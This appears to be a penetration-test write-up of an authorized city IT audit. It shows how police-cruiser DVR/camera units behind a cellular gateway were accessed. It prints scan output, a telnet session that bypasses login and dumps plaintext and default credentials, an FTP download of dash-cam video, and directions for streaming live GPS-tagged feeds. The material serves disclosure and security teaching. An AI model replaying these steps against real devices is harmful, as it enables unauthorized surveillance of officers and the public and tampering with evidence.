DigitalMunition presents:

OWNING A COP CAR

Ambiguity:
When information we need is confusing or unclear, we must clarify or fill in the missing pieces before proceeding.

SITUATIONAL AWARENESS IS A KEY CONCEPT IN EMERGENCY RESPONSE...

Complete, accurate, and up-to-the-minute situational awareness is essential for emergency responders and others who are responsible for controlling complex, dynamic systems and high-risk situations. Inadequate or completely absent situational awareness is cited as one of the primary factors in accidents attributed to human error.

In an effort to increase both situational awareness and accountability in the field many law enforcement agencies have moved to camera and DVR based technology to assist in the digital archiving of visual and audible evidence.

Some agencies have found the collection of such evidence so useful they are making attempts to not only collect data on the perps, but on the officers as well. The recordings can then be used not only to identify officers that may need additional training, but also to highlight officers that are doing good work. All in all the cameras help protect the interests of both common citizens and the officers sworn to protect them.

Situations in which either a vehicle or its occupants need to be monitored for potential risk are prime candidates for a DVR based solution. Both law enforcement and public transit fit this profile for obvious reasons, while school buses and taxi cabs are also prime candidates for this technology. Installation sophistication can vary where in some cases a central monitoring package may be employed to track multiple camera or vehicle instances.

Documentation of unsafe drivers or unsafe passengers is obviously one aspect of why an in-vehicle DVR and camera system would be useful. DVR Data can clearly be collected in a law enforcement context as well. When using audio and video data for law enforcement purposes the data disposition must follow a more robust documentation process such as Chain of Custody.

One of the goals of this paper is to highlight how poor IT design choices can ultimately lead to a break in CoC with regard to how evidence is collected and subsequently stored. Along side this topic this paper seeks to emphasize the importance in maintaining confidential data in a compartmentalized and fully vetted environment.

When making future IT design choices please take into consideration the lessons learned during the penetration test below.

Officer Accountability
Police chiefs continually worry about abuse of authority: brutality; misuse of force, especially deadly force; over-enforcement of the law; bribery; manufacture of evidence in the name of efficiency or success; failure to apply the law because of personal interests; and discrimination against particular individuals or groups.

"BUILD SAFER, MORE EFFECTIVE POLICE FORCES"

Do you trust your vendors marketing materials?

What does your vendor really know about keeping your data and assets secure? Both marketing hype and snake oil are plentiful and they often lack robustness when applied to a real world installation with actual end users. Have you ever wondered what aspect has your vender potentially overlooked?

Due diligence testing is critical

This paper is the result of our desire to share the experiences we have had with our customers in hopes that others can learn from the scenario as a whole. This particular scenario began with a simple request for a fairly high level IT security audit of a local city's infrastructure.

Due to a few operational and personnel changes the city wanted to make sure it had an accurate view of the current state of its general IT infrastructure security. This was necessary to ensure a proper hand off and knowledge transfer would occur in the event of an increasingly likely staff change.

The initial testing followed suit with most standard vulnerability assessments. Scans were done against both the private internal city network and at the main ingress points such as the mail server, VPN server and web server. As with most testing a fairly consistent dichotomy of the environment was probed.

Due to both customer and equipment sensitivity it is often not possible to test every device in an organization. With this specific test the IP ranges that were initially provided for testing did not include the police cruisers that the city monitors via Verizon cellular connection.

After seeing the initial results from the scans that were conducted against the rest of the network we were asked to complete the same scans against a few extra IP's. The new ranges turned out to be associated with the police cars computer gear.

The last minute decision to allow us to scan the police vehicle addresses was key to discovering what was in essence a completely undocumented and previously non disclosed security vulnerability. Had this choice not been made there is a potential that this vulnerability may have been discovered and exploited by someone less forgiving. This hardware and software combination is obviously potentially deployed elsewhere so the abuse is not localized to our specific client.

An embedded semi proprietary commercial solution was used as the communications hub inside each cruiser. The city ultimately had little control over the internal configuration or mechanics of these devices. For the most part the city put a certain level of trust in the vendor to make sure that there were no mission critical errors in the setup.

Upon completion of the testing one of the engineers at the city was actually quite relieved that we discovered what we did. He told us that he had made an attempt to contact the vendor with some concerns about an unintentional bridging of the cellular interface with the internal LAN interface. The vendor support team basically told him it was "impossible" and that he must be mistaken.

We were unable to get a complete story on exactly what caused the misconfiguration but after some post testing analysis we discovered that the firmware versions differed among devices. The one we penetrated was actually a firmware beta version or pre-release in testing.

The Target

20XX Dodge Charger with Police Package

Safety Vision PatrolRecorder DVR/Camera

Verizon Business Cellular internet connection

Utility.com Rocket Mobile Communication Appliance

Choosing a solution provider SHOULD be a daunting task...

The day to day IT operations of this particular city are handled by the same sort of people that can be found at any other organization around the world. Common men and women with a certain level of technical aptitude keep most systems running within the guidelines of what is considered “best practices”.

The design and implementation of back end systems is often a collaboration of skill and suggestion from both IT staff and the vendor from which the hardware or software was chosen. In the absence of proper vetting the design phase can often lend itself to sloppy or poor choices.

The implementation that ultimately went into these specific police cruisers at some point clearly had to hinge on a fine line between marketing buzzwords and true operational needs. It is usually assumed that if there is a need to outsource a particular technology there is a lack of that specific skill-set or technology in house. In this case we can probably agree that the city in question did not have in house experts on mobile communication gateways. Without the in house expertise there was a need to use a third party solution to service the city police department. We can’t say exactly what drove the choice on this solution but we suspect it was price and buzzwords rather than solid research and vetting. The table below contains a few of the marketing buzzwords associated with the Utility.com Rocket product which was used as the communication gateway.

Don’t let cost be the only factor driving your decision making

ARE THESE JUST BUZZ WORDS?	PROTECT	RESPOND	DELIVER	INCREASE
	Offenders should not go free because of lost evidence or breaks in the chain of custody	Know where all your assets are so that Dispatch can send the best assets for the call, anytime day or night	Know when and where assets were last reported. Send this data immediately to your Central Dispatch	Provide officers with better information faster so they arrive on scene with a better understanding of the situation

When your embedded solution provider fails to plan, you are the one that ultimately fails

The in-car communications package that was picked for the city included a basic camera and DVR system. These two devices were directly connected to the Utility Rocket communication gateway that we briefly mentioned above. The specific product that was chosen appears to be marketed under a variety of names including: Safety Vision, Eagleye, Fleet Management Inc, School Bus Safety, Costar, Police Video Cameras, American Bus Video, Mobile Video Systems, Vehicle Video Cameras, School Bus Camera and Digital Bus Camera.

The actual product line is not clear but the link between each is obvious. The MDVR3xx device for example is at the very least present in Googles cache for three of the sites mentioned above. Examining each company website quickly indicates that there is some sort of connection between the various marketing fronts for mobile DVR equipment. It is entirely possible that all of the sites were created and even maintained by the same group. It is also possible that these sites make use of a common reseller that has no problem with custom branding.


A quick glance at each site will yield a common theme with regard to catch phrases and buzz words:

"5,500 People Killed Every Year, due to Driving While Texting"
The "Driving While Texting" Solution
Insure Federal Compliance & Save Lives"

"These mobile vehicle DVRs incorporate American Made DVRs designed specifically for mobile vehicle surveillance applications like police car digital cameras where archiving of the data off of the digital patrol car video cameras system is critical and reliability in harsh environments is essential."

"All DVR specifications, features, hardware & GUI image representations subject to frequent change by the manufacturer without notice as improvements are integrated, some representations are simulated."

At the time of writing three base units have been identified in potentially rebranded products: MVS-CF, MVS-HD and MVS-HDP



ATTACK OF THE CLONES!!

Pick a flavor

Each of the three device variants can be located on different websites with subtle logo and product branding changes on each one. It appears that a Costar DVR may have been rebranded in multiple packaging and marketing campaigns and simply resold on a different website each time. Is CostarMobileVideo the OEM behind the clones?

The approach

With limited information on hand Google is often a critical source of information. Within moments of identifying a telnet banner string there was a product manual in hand. The full product functionality was outlined in easy steps.

"It is good to strike the serpent's head with your enemy's hand."

Up to this point we have more or less talked about the background details but there has been little meat to the actual story we are trying to tell. During the vulnerability assessment that was being performed authorization was given to actually attempt to penetrate and validate any potential security issues that were found. The testing began with a the following nmap scan results:

```
PORT     STATE    SERVICE        VERSION
21/tcp   open     ftp
23/tcp   open     telnet?
53/tcp   open     domain         dnsmasq 2.35
111/tcp  open     rpcbind        2 (rpc #100000)
554/tcp  open     tcpwrapped
1234/tcp open     hotline?
1723/tcp open     pptp           linux (Firmware: 1)
3000/tcp open     ssh            OpenSSH 4.3p2 Debian 9etch2 (protocol 2.0)
| ssh-hostkey: 1024 xx:xx:xx:xx:xx:xx:xx:xx:xx:xx:xx:xx:xx:xx:xx:xx (DSA)
|_2048 xx:xx:xx:xx:xx:xx:xx:xx:xx:xx:xx:xx:xx:xx:xx:xx (RSA)
3001/tcp open     http           Jetty httpd 6.1.5
|_http-methods: No Allow or Public header in OPTIONS response (status code 401)
|_html-title: Error 401
| http-auth: HTTP Service requires authentication
|_  Auth type: basic, realm = UARealm
Device type: firewall|general purpose
...
Running (JUST GUESSING) : Fortinet embedded (88%), Apple Mac OS X 10.5.X (86%),
Linux 2.6.X (85%), FreeBSD 7.X (85%), OpenBSD 4.X (85%)
...
No exact OS matches for host (test conditions non-ideal).
Network Distance: 17 hops
Service Info: Host: local; OS: Linux
```

After the scan was run the first bit of low hanging fruit seemed to be some sort of ftp server and a telnet server. We had hoped the web server was available for us to access but it unfortunately required authentication. An initial connection to the ftp server also implied that we would need to obtain a password, however checking the telnet service yielded unexpected results. Due to a possible design flaw the telnet server never prompted for a username or password.

What you see over the next few pages represents the first attempt at 'figuring out' how the system worked after we realized that there was some sort of unintentional authentication bypass occurring. Although entirely freestyle this session was quite fruitful.

```
$ telnet xxx.xxx.xxx.xxx
Trying xxx.xxx.xxx.xxx...
Connected to xxx.xxx.xxx.xxx.
Escape character is '^]'.
200 MDVR3xx Telnet Server
pwd
400 Command Error
pwd
200 /
ls -l
100 drw-rw-rw- 1 user group           0 Jan  1  1970 c
200 OK
cd c
200 OK
ls -l
100 drw-rw-rw- 1 user group           0 Mar 23 11:49 SYSTEM
100 drw-rw-rw- 1 user group           0 Mar 24 13:13 Recycled
100 drw-rw-rw- 1 user group           0 Mar 24 13:13 System Volume Information
100 drw-rw-rw- 1 user group           0 Mar 24 07:18 Mar.24.2010
100 drw-rw-rw- 1 user group           0 Apr  2 14:45 Apr.02.2010
100 drw-rw-rw- 1 user group           0 Apr  4 00:18 Apr.04.2010
100 drw-rw-rw- 1 user group           0 Apr  6 14:42 Apr.06.2010
100 drw-rw-rw- 1 user group           0 Apr  8 03:11 Apr.08.2010
100 drw-rw-rw- 1 user group           0 Apr  9 15:43 Apr.09.2010
100 drw-rw-rw- 1 user group           0 Apr 10 15:31 Apr.10.2010
100 drw-rw-rw- 1 user group           0 Apr 14 00:28 Apr.14.2010
200 OK
cd Apr.14.2010
200 OK
ls -l
100 drw-rw-rw- 1 user group           0 Apr 14 00:28 .
100 drw-rw-rw- 1 user group           0 Apr 14 00:28 ..
100 -rw-rw-rw- 1 user group    50127724 Apr 14 00:28 Apr.14.2010-00.28.19-001.avi
100 -rw-rw-rw- 1 user group      584080 Apr 14 00:28 Apr.14.2010-00.28.19-002.avi
100 -rw-rw-rw- 1 user group     3459976 Apr 14 00:28 Apr.14.2010-00.28.19-003.avi
100 -rw-rw-rw- 1 user group   115527900 Apr 14 00:32 Apr.14.2010-00.28.19-004.avi
100 -rw-rw-rw- 1 user group   100572584 Apr 14 13:24 Apr.14.2010-13.22.04-001.avi
200 OK
media
100 /C    6202 MB used,  150087 MB avail
200 OK
play date
100 Apr.14.2010
100 Apr.10.2010
100 Apr.09.2010
100 Apr.08.2010
100 Apr.06.2010
100 Apr.04.2010
100 Apr.02.2010
100 Mar.24.2010
200 OK
play time
200 OK
```

```
set
100 camera-1.uSecsPerFrame      33333
100 camera-1.bitRate            2764800
100 camera-1.otZoom             50
100 camera-1.userFocus          0
100 camera-1.resolution         QVGA
100 camera-1.audioEnable        ON
100 camera-1.audioVolume        -3dB
100 camera-1.focus              AUTO
100 camera-1.sensitivity        LOW
100 camera-1.shutter            OFF
100 camera-1.state              ON
100 camera-2.uSecsPerFrame      66666
100 camera-2.bitRate            1152000
100 camera-2.otZoom             100
100 camera-2.userFocus          0
100 camera-2.resolution         QVGA
100 camera-2.audioEnable        ON
100 camera-2.audioVolume        -6dB
100 camera-2.focus              AUTO
100 camera-2.sensitivity        LOW
100 camera-2.shutter            OFF
100 camera-2.state              ON
100 camera-3.uSecsPerFrame      999990
100 camera-3.bitRate            245760
100 camera-3.otZoom             100
100 camera-3.userFocus          0
100 camera-3.resolution         VGA
100 camera-3.audioEnable        OFF
100 camera-3.audioVolume        0dB
100 camera-3.focus              AUTO
100 camera-3.sensitivity        LOW
100 camera-3.shutter            OFF
100 camera-3.state              OFF
100 camera-4.uSecsPerFrame      999990
100 camera-4.bitRate            245760
100 camera-4.otZoom             100
100 camera-4.userFocus          0
100 camera-4.resolution         VGA
100 camera-4.audioEnable        OFF
100 camera-4.audioVolume        0dB
100 camera-4.focus              AUTO
100 camera-4.sensitivity        LOW
100 camera-4.shutter            OFF
100 camera-4.state              OFF
100 dvr.version                 MDVR3xx - a1.10/f2.6/n3.6c
100 dvr.macAddr                 xx:xx:xx:xx:xx:xx
100 dvr.temperature.min         0
100 dvr.temperature.max         55
100 dvr.media                   HD
100 file.maxSize                256
100 file.maxTime                10
100 gps.enable                  YES
100 gps.timeEnable              NO
100 gps.format                  DDD:MM:SS
100 net.ipAddr                  xxx.xxx.xxx.xxx
100 net.subnetMask              0.0.0.0
100 net.userName                USER
100 net.password                PASS
100 net.ftpTimeout              300
100 net.telnetTimeout           900
100 password.password           123456
```

```
100 password.recordKeys         DISABLE
100 password.power              DISABLE
100 password.playback           DISABLE
100 password.menus              DISABLE
100 system.title-1              MDVR3xx
100 system.title-2
100 system.title-3
100 system.preEventTime         30
100 system.recordMode           STOP
100 system.powerOnDwell         0
100 system.powerOffDwell        9
100 system.inactDwell           10
100 system.units                ENGLISH
100 system.gpOut0               RECORD
100 system.gpOut1               T1
100 system.osd                  ENABLE
100 system.wdRecMode            0
100 system.wdRecCamera          0
100 system.diskReserve          0
100 system.unitName
100 time.timeZone               -5
100 time.dst                    ON
100 time.format                 12HR
100 trigger.debounce-time       150
100 trigger.powerOn-time        5
100 trigger.speed               85
100 trigger.speed-dwell         5
100 trigger.accel-X             10
100 trigger.accel-Y             10
100 trigger.accel-dwell         5
100 trigger.x-angle             0
100 trigger.y-angle             0
100 trigger.z-angle             0
100 trigger.valid-mask          255
100 trigger.level-mask          191
100 trigger.mark-mask           0
100 trigger.start-mask          0
100 trigger.stop-mask           0
100 trigger.record-mask         65
100 trigger.ignEnable           DISABLE
100 trigger.accelXEnable        DISABLE
100 trigger.accelYEnable        DISABLE
100 trigger.spdEnable           DISABLE
100 trigger.name1               LT
100 trigger.name2               B
100 trigger.name3               S
100 trigger.name4               S
100 trigger.name5               T5
100 trigger.name6               T6
100 trigger.name7               MIC
100 trigger.name8               IGN
100 trigger.name9               SPD
100 trigger.name10              ACCX
100 trigger.name11              ACCY
100 trigger.t1RecCamera         12
100 trigger.t2RecCamera         1234
100 trigger.t3RecCamera         1234
100 trigger.t4RecCamera         1234
100 trigger.t5RecCamera         1234
100 trigger.t6RecCamera         1234
100 trigger.t7RecCamera         1234
```

```
100 trigger.speedRecCamera      12
100 trigger.accelXRecCamera     12
100 trigger.accelYRecCamera     12
100 uart-1.device               VISCA
100 uart-1.baudRate             9600
100 uart-1.numDataBits          8
100 uart-1.numStopBits          1
100 uart-1.parity               none
100 uart-2.device               NONE
100 uart-2.baudRate             9600
100 uart-2.numDataBits          8
100 uart-2.numStopBits          1
100 uart-2.parity               none
200 OK
```

“Cast away illusion, prepare for struggle”

The free style session above was nothing short of shocking when it occurred in real time. Within moments there was the realization that A) this was indeed an authentication bypass of sorts and B) we were apparently connected to some sort of Audio / Video device that was within a police car. We correctly assumed that this was A/V gear based on the letters “DVR” in the telnet banner “200 MDVR3xx Telnet Server” and the presence of .avi files on the filesystem!

At first it appeared as if what we were trying was not working due to the errors and lack of login prompt. Usually when you telnet into something after you get connected you will immediately get a login prompt. In this case our connection appeared to hang after the telnet banner was displayed. Multiple attempts were made to connect and wait for the “user:” prompt but one never came. Eventually we tried typing in “user root” as a test and we were ultimately greeted with “400 Command Error”.

Seeing the error message made us suspect that we really didn’t need to authenticate even though this was a telnet based service. Once again we disconnected and reconnected. This time we tried typing “pwd”, and again got the same error. Surprisingly enough we noted that when “pwd” was typed a second time we got the response we were originally looking for. As you can see in the pages above the response was indicative of a common Unix based machine. “200 /” seemed to tell us we were at the root of the file system.

A few more common unix commands were tried with limited success. Luckily the common filesystem commands “ls” and “cd” seemed to work. This was the point at which Google became very useful. We decided to search for the contents of the telnet banner and quickly came up with the user manual to the “Safety Vision RouteRecorder 4C Police In-Car Camera”

The manual had a section titled “TELNET COMMANDS” that had everything we needed. The intro paragraph for this section read as follows: “The MDVR3xx accepts ASCII commands via an Ethernet Telnet session. A telnet session may be used to control the MDVR remotely. All features of the keypad can be controlled via telnet commands and some extended features are only accessible via telnet.”.

One command stuck out as particularly useful because it could be used to query the system of all its settings: “set [param] [value] Set/query DVR parameters”. The section “TELNET PARAMETER SPECIFICATION” explained further that “Parameters are supplied to the SET command to provide extended configuration setup. Sending the command SET [param] with no value will read and display the current value. Sending SET [param] [value] changes the setting on the DVR.”. Although it is blatantly mentioned elsewhere this section also further outlined the password mechanism with the “net.userName” and “net.password” settings.

Much to our surprise typing ‘set’ all alone leaked the entire device config passwords and all. Both the telnet and ftp passwords were listed in plain text.


The next step was obvious... hit the ftp service and use our new found credentials to see what we can grab from the file system.

EXPECT THE UNEXPECTED!

Defaults you say?

The MDVR prompts for password input when it is powered up initially. The default password is 123456. The password may contain any upper- or lowercase letters in addition to numbers and the symbols “-“ and “@”.

Oddly enough... we didn’t even need the telnet password. The system let us right in with out it!




```
$ ftp xxx.xxx.xxx.xxx
Connected to xxx.xxx.xxx.xxx.
220 MDVR3xx FTP Server
Name (xxx.xxx.xxx.xxx): USER
331 User OK, need password
Password: PASS
230 Password OK
Remote system type is MDVR3xx.
ftp> dir
227 Entering Passive Mode (xxx,xxx,xxx,xxx,14,71)
150 Data port open
drw-rw-rw- 1 user group            0 Jan  1  1970 c
226 Transfer complete
ftp> cd c
250 Command successful
ftp> dir
227 Entering Passive Mode (xxx,xxx,xxx,xxx,14,72)
150 Data port open
drw-rw-rw- 1 user group            0 Mar 23 11:49 SYSTEM
drw-rw-rw- 1 user group            0 Mar 24 13:13 Recycled
drw-rw-rw- 1 user group            0 Mar 24 13:13 System Volume Information
drw-rw-rw- 1 user group            0 Mar 24 07:18 Mar.24.2010
drw-rw-rw- 1 user group            0 Apr  2 14:45 Apr.02.2010
drw-rw-rw- 1 user group            0 Apr  4 00:18 Apr.04.2010
drw-rw-rw- 1 user group            0 Apr  6 14:42 Apr.06.2010
drw-rw-rw- 1 user group            0 Apr  8 03:11 Apr.08.2010
drw-rw-rw- 1 user group            0 Apr  9 15:43 Apr.09.2010
drw-rw-rw- 1 user group            0 Apr 10 15:31 Apr.10.2010
drw-rw-rw- 1 user group            0 Apr 14 00:28 Apr.14.2010
226 Transfer complete
ftp> cd Apr.14.2010
250 Command successful
ftp> dir
227 Entering Passive Mode (xxx,xxx,xxx,xxx,14,73)
150 Data port open
drw-rw-rw- 1 user group            0 Apr 14 00:28 .
drw-rw-rw- 1 user group            0 Apr 14 00:28 ..
-rw-rw-rw- 1 user group     50127724 Apr 14 00:28 Apr.14.2010-00.28.19-001.avi
-rw-rw-rw- 1 user group       584080 Apr 14 00:28 Apr.14.2010-00.28.19-002.avi
-rw-rw-rw- 1 user group      3459976 Apr 14 00:28 Apr.14.2010-00.28.19-003.avi
-rw-rw-rw- 1 user group    115527900 Apr 14 00:32 Apr.14.2010-00.28.19-004.avi
-rw-rw-rw- 1 user group    100572584 Apr 14 13:24 Apr.14.2010-13.22.04-001.avi
226 Transfer complete
ftp> binary
200 OK
ftp> get Apr.14.2010-13.22.04-001.avi
local: Apr.14.2010-13.22.04-001.avi remote: Apr.14.2010-13.22.04-001.avi
227 Entering Passive Mode (xxx,xxx,xxx,xxx,74)

150 Data port open
 2393 KiB   20.99 KiB/s
```

“Are all reactionaries paper tigers?”


Once again we were shocked that the system was this easy to get into. We had in essence wasted our time on the telnet service because the FTP service had a default password that is located in the user manual. As you can see above we were able to use a standard ftp client and download a normal .AVI file. No special codecs were needed it simply played in Quicktime. Although the image below depicting a car pulled over is censored you can clearly see that dash-cam video was captured.

It made sense to keep reading in the manual to see what else we could find. Lucky for us we found a section called “ETHERNET STREAMING PROTOCOL”. This section outlined the requirements for getting a live feed from the DVR and all of the devices it was connected to: “The DVR streams audio/video data on TCP port 1234. This port is used for audio/video only. No control information is sent via this port. All control will be performed using standard commands via the Telnet interface on TCP port 23. The DVR allows multiple clients to stream audio/video if desired. This is limited to a maximum of 8 external connections (RS-232, Telnet, FTP, or Streaming). Video data is sent every frame. Audio data is buffered and sent five times a second, or every 200 milliseconds.”

Based on the information in the “DATA STREAM FORMAT” section we decided to attempt to visualize the stream: “The data stream consists of audio/video blocks. Each block begins with an 8 byte header which contains an audio/video stream identifier and a block length. This header is the standard AVI data chunk header...”. Unfortunately we were not able to make a connection with VLC like we had hoped.

After some brief searching we were able to find the “Costar Video Player” software in the /CUSTOMER-FTP area on the American Bus Video website. With this player we were actually able to stream a real time GPS tagged live audio and video from the cruiser.

This find was obviously quite serious since zero authentication was required. It was overly clear to me that someone with malicious intent and proper access could easily abuse this functionality.






Figure 5 - Main Window

THE LOSS OF SITUATIONAL AWARENESS USUALLY OCCURS OVER A PERIOD OF TIME

A former news quote instantly came to mind after we made our first connection via the Costar Video Player: “Insurgents backed by Iran have regularly accessed the unencrypted video feeds of the unmanned planes, which the Obama administration has increasingly relied on to monitor and attack militants.”. The title of the article that the quote came from is fairly self explanatory “Iraqi insurgents hack US drones with $26 software”. There are two major differences in what we found. One is the cost involved and the other is that the goals of the groups operating each solution vary slightly. We wound up with a $0 police hack, rather than a $26 military hack.

What is next?

As we mentioned in the beginning of this paper our goal was to help you learn from our experiences. If we can help place you in our shoes and ultimately in our mind we feel that you will be one step further ahead in the game of keeping your attackers at bay.

After our testing was completed we had just as many questions as our client did. We really wanted to know what breakdowns had occurred that would allow something like this to be present in our findings.

Right off the bat we put a call into Utility.com to speak to someone about the misconfiguration we seemed to be experiencing. We explained the situation to the Utility staff as best we could keeping in consideration that we were not “supported” customers and were unable to directly disclose our client. The information we got back was in essence the same thing that the city IT staff got back. We were basically told that accessing a device on the LAN interface from the WAN interface was simply not possible. The person did offer to at least examine the information we had if we could document it better and email it in.

After the semi sarcastic nature of the phone call no further contact attempts were made on our end. We did suggest for our client to get back in contact with Utility and once again inquire about the potential vulnerability in the Rocket gateway device.

We had personally suggested to the person that we talked to on the phone at Utility that there was an issue that both we and the client had experienced first hand. The mere mention of it being “impossible” was indicative of how further interaction may have went. Since a similar response was encountered by our client we saw no reason to investigate further.

Having looked at the physical configuration after the fact, it is suspected, rather than a LAN and WAN bridge that a large number of NAT entries on the Rocket device would cause the behavior of exposing ftp and telnet services over the Verizon connection. Because of our findings and the closed nature of the Rocket we suggested it be treated just as any other untrusted device.

Due to the general inability to track down a specific vendor we did not make any further attempts at contacting the manufacturer of the DVR system. Both telnet and cleartext ftp are often treated as untrusted to begin with so we don’t see a huge issue with the possible logic flaw in the telnet daemon. By all means the behavior should be investigated further but a bit of simple access control can help mitigate potential problems fairly easily.

“That’s the reason we called you!”

For our client, we were their vetting process. They had a few suspicions that they were unable to confirm but the choice to bring us in as an outside set of eyes, put those concerns completely to rest. We were able to provide several eye opening examples where basic changes would make a huge difference in the overall security posture. Ultimately our work helped the city and its police department continue to be diligent with regard to its need to stay compliant with the NIST 800-53 standards set forth in the State IT Standards.